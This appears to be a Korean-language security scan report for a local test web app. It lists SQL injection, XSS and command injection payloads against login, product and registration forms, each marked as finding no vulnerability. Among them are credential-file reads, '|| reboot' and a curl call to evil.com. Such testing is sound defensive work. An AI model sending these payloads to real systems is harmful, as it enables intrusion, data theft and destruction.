| http://localhost:3000/login | \<img src=x onerror=alert('XSS')\> | 취약점 없음 |
| http://localhost:3000/login | \<svg/onload=alert('XSS')\> | 취약점 없음 |
| http://localhost:3000/login | admin' -- | 취약점 없음 |
| http://localhost:3000/login | \<iframe src='javascript:alert("XSS")'\>\</iframe\> | 취약점 없음 |
| http://localhost:3000/login | ' UNION SELECT NULL, NULL, NULL -- | 취약점 없음 |
| http://localhost:3000/login | \<body onload=alert('XSS')\> | 취약점 없음 |
| http://localhost:3000/login | \<details open ontoggle=alert('XSS')\> | 취약점 없음 |
| http://localhost:3000/login | \<input autofocus onfocus=alert('XSS')\> | 취약점 없음 |
| http://localhost:3000/login | \<video\>\<source onerror=alert('XSS')\> | 취약점 없음 |
| http://localhost:3000/login | ' OR EXISTS(SELECT * FROM users) -- | 취약점 없음 |
| http://localhost:3000/login | \<a href='javascript:alert(`XSS`)'\>Click\</a\> | 취약점 없음 |
| http://localhost:3000/login | \<math\>\<mtext\>\</mtext\>\<script\>alert('XSS')\</script\>\</math\> | 취약점 없음 |
| http://localhost:3000/login | "\>\<svg/onload=confirm(1)\> | 취약점 없음 |
| http://localhost:3000/login | && cat /var/log/auth.log | 취약점 없음 |
| http://localhost:3000/login | && whoami | 취약점 없음 |
| http://localhost:3000/login | & nslookup example.com | 취약점 없음 |
| http://localhost:3000/products/add | ' OR 1=1 -- | 취약점 없음 |

| | | |
|---|---|---|
| http://localhost:3000/products/add | ' OR '1'='1 | 취약점 없음 |
| http://localhost:3000/products/add | ' OR 'a'='a | 취약점 없음 |
| http://localhost:3000/products/add | 1' OR sleep(5)-- | 취약점 없음 |
| http://localhost:3000/products/add | '; DROP TABLE users; -- | 취약점 없음 |
| http://localhost:3000/products/add | ' OR '1'='1' # | 취약점 없음 |
| http://localhost:3000/products/add | ' OR '1'='1' ({ | 취약점 없음 |
| http://localhost:3000/products/add | ' OR '1'='1' /* | 취약점 없음 |
| http://localhost:3000/products/add | admin' -- | 취약점 없음 |
| http://localhost:3000/products/add | ' UNION SELECT NULL, NULL, NULL -- | 취약점 없음 |
| http://localhost:3000/products/add | ' AND 1=2 UNION SELECT 1,2,3 -- | 취약점 없음 |
| http://localhost:3000/products/add | ' OR EXISTS(SELECT * FROM users) -- | 취약점 없음 |
| http://localhost:3000/products/add | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | 취약점 없음 |
| http://localhost:3000/products/add | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | 취약점 없음 |
| http://localhost:3000/products/add | <script>alert('XSS')</script> | 취약점 없음 |
| http://localhost:3000/products/add | '"><script>alert('XSS')</script> | 취약점 없음 |
| http://localhost:3000/products/add | <img src=x onerror=alert('XSS')> | 취약점 없음 |
| http://localhost:3000/products/add | <svg/onload=alert('XSS')> | 취약점 없음 |
| http://localhost:3000/products/add | <iframe src='javascript:alert("XSS")'></iframe> | 취약점 없음 |

| | | |
|---|---|---|
| http://localhost:3000/products/add | <details open ontoggle=alert('XSS')> | 취약점 없음 |
| http://localhost:3000/products/add | <body onload=alert('XSS')> | 취약점 없음 |
| http://localhost:3000/products/add | <input autofocus onfocus=alert('XSS')> | 취약점 없음 |
| http://localhost:3000/products/add | <video><source onerror=alert('XSS')> | 취약점 없음 |
| http://localhost:3000/products/add | <a href='javascript:alert(`XSS`)'>Click</a> | 취약점 없음 |
| http://localhost:3000/products/add | "><svg/onload=confirm(1)> | 취약점 없음 |
| http://localhost:3000/products/add | <math><mtext></mtext><script>alert('XSS')</script></math> | 취약점 없음 |
| http://localhost:3000/products/add | ; ls | 취약점 없음 |
| http://localhost:3000/products/add | && whoami | 취약점 없음 |
| http://localhost:3000/products/add | \| id | 취약점 없음 |
| http://localhost:3000/products/add | \| cat /etc/passwd | 취약점 없음 |
| http://localhost:3000/products/add | && cat /var/log/auth.log | 취약점 없음 |
| http://localhost:3000/products/add | ; uname -a | 취약점 없음 |
| http://localhost:3000/products/add | ; ps aux | 취약점 없음 |
| http://localhost:3000/products/add | ; netstat -an | 취약점 없음 |
| http://localhost:3000/products/add | ; sleep 5 | 취약점 없음 |
| http://localhost:3000/products/add | `ping -c 1 127.0.0.1` | 취약점 없음 |
| http://localhost:3000/products/add | $(whoami) | 취약점 없음 |

| | | |
|---|---|---|
| http://localhost:3000/products/add | & nslookup example.com | 취약점 없음 |
| http://localhost:3000/products/add | ; curl http://evil.com | 취약점 없음 |
| http://localhost:3000/products/add | \|\| reboot | 취약점 없음 |
| http://localhost:3000/register | ' OR '1'='1 | 취약점 없음 |
| http://localhost:3000/register | ' OR 1=1 -- | 취약점 없음 |
| http://localhost:3000/register | ' OR 'a'='a | 취약점 없음 |
| http://localhost:3000/register | '; DROP TABLE users; -- | 취약점 없음 |
| http://localhost:3000/register | ' OR '1'='1' /* | 취약점 없음 |
| http://localhost:3000/register | ' OR '1'='1' ({ | 취약점 없음 |
| http://localhost:3000/register | admin' -- | 취약점 없음 |
| http://localhost:3000/register | 1' OR sleep(5)-- | 취약점 없음 |
| http://localhost:3000/register | ' UNION SELECT NULL, NULL, NULL -- | 취약점 없음 |
| http://localhost:3000/register | ' AND 1=2 UNION SELECT 1,2,3 -- | 취약점 없음 |
| http://localhost:3000/register | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | 취약점 없음 |
| http://localhost:3000/register | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | 취약점 없음 |
| http://localhost:3000/register | <script>alert('XSS')</script> | 취약점 없음 |
| http://localhost:3000/register | '"><script>alert('XSS')</script> | 취약점 없음 |
| http://localhost:3000/register | <img src=x onerror=alert('XSS')> | 취약점 없음 |

| | | |
|---|---|---|
| http://localhost:3000/register | <svg/onload=alert('XSS')> | 취약점 없음 |
| http://localhost:3000/register | ' OR EXISTS(SELECT * FROM users) -- | 취약점 없음 |
| http://localhost:3000/register | <iframe src='javascript:alert("XSS")'></iframe> | 취약점 없음 |
| http://localhost:3000/register | <body onload=alert('XSS')> | 취약점 없음 |
| http://localhost:3000/register | <details open ontoggle=alert('XSS')> | 취약점 없음 |
| http://localhost:3000/register | <input autofocus onfocus=alert('XSS')> | 취약점 없음 |
| http://localhost:3000/register | <video><source onerror=alert('XSS')> | 취약점 없음 |
| http://localhost:3000/register | <a href='javascript:alert(`XSS`)'>Click</a> | 취약점 없음 |
| http://localhost:3000/register | "><svg/onload=confirm(1)> | 취약점 없음 |
| http://localhost:3000/register | <math><mtext></mtext><script>alert('XSS')</script></math> | 취약점 없음 |
| http://localhost:3000/register | ; ls | 취약점 없음 |
| http://localhost:3000/register | && whoami | 취약점 없음 |
| http://localhost:3000/register | \| id | 취약점 없음 |
| http://localhost:3000/register | \| cat /etc/passwd | 취약점 없음 |
| http://localhost:3000/register | && cat /var/log/auth.log | 취약점 없음 |
| http://localhost:3000/register | ; uname -a | 취약점 없음 |
| http://localhost:3000/register | ; ps aux | 취약점 없음 |
| http://localhost:3000/register | \|\| reboot | 취약점 없음 |

| | | |
|---|---|---|
| http://localhost:3000/register | ; netstat -an | 취약점 없음 |
| http://localhost:3000/register | ; sleep 5 | 취약점 없음 |
| http://localhost:3000/register | `ping -c 1 127.0.0.1` | 취약점 없음 |
| http://localhost:3000/register | $(whoami) | 취약점 없음 |
| http://localhost:3000/register | & nslookup example.com | 취약점 없음 |
| http://localhost:3000/register | ; curl http://evil.com | 취약점 없음 |